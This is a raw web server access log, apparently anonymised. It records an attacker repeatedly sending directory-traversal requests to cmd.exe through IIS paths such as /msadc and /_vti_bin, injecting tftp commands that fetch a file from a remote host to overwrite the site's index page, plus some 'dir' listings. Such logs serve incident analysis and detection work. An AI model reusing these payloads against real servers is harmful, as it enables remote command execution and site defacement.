23:44:42 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index3.htm%20d:\inetpub\wwwroot\home\..\index.html 502 374 441 5000 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) –

23:46:34 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.asp 404 3835 670 15 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.asp

23:46:56 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 502 374 442 172 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:47:09 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 404 3835 672 0

Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html

23:47:17 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 502 374 442 172 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:47:19 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 404 3835 672 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html

23:47:29 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 502 374 442 125 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:47:44 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 404 3835 672 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html

23:48:02 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 502 374 442 110 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:48:21 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 404 3835 672 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html

23:48:55 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html 502 374 439 31250 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:49:07 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html 404 3835 666 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html

23:49:42 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20dir%20/S%20d:*..\index.hmtl. 502 442 404 203 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:49:59 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html 502 374 439 750 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:50:03 192.168.0.1 GET /iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html 404 3835 666 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/iisadmpwd/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html

23:50:26 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html 502 374 435 141 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:50:29 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html 404 3835 658 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-

i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\index.html

23:52:09 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 502 374 438 1485 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:52:40 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html 404 3835 664 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20c:\inetpub\wwwroot\home\..\index.html

23:52:56 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 502 374 437 8015 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:53:02 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 404 3835 662 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html

23:54:01 192.168.0.1 GET /vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 404 3835 439 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:54:03 192.168.0.1 GET /vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 404 3835 666 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/vti_bin/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html

23:54:15 192.168.0.1 GET /vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 404 3835 439 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:54:23 192.168.0.1 GET /vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 404 3835 666 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/vti_bin/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html

23:54:37 192.168.0.1 GET /_vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 502 374 440 781 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:54:43 192.168.0.1 GET /_vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html 404 3835 668 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/_vti_bin/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\.\index.html

23:55:11 192.168.0.1 GET /_vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\index.html 502 374 438 125 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:55:17 192.168.0.1 GET /_vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\index.html 404 3835 664 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/_vti_bin/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\index.html

23:55:18 192.168.0.1 GET /_vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html 502 374 441 281 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:55:29 192.168.0.1 GET /_vti_bin/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html 404 3835 670 16 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/_vti_bin/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html

23:56:05 192.168.0.1 GET /scripts/../../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:56:05 192.168.0.1 GET /wwwroot/../../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:56:06 192.168.0.1 GET /cgi-bin/../../../../../../../..//winnt/system32/cmd.exe /c%20dir 404 3835 380 0 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:56:25 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html 502 374 438 4734 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:56:26 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html 404 3835 664 15 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\index.html

23:57:06 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\foda.html 502 374 437 4766 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) -

23:57:11 192.168.0.1 GET /msadc/../../../../../../../..//winnt/system32/cmd.exe /c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\foda.html 404 3835 662 15 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt) http://www.example.org/msadc/../../../../../../../..//winnt/system32/cmd.exe?/c%20tftp%20-i%20192.168.0.1%20get%20c:\index5.html%20d:\inetpub\wwwroot\home\..\foda.html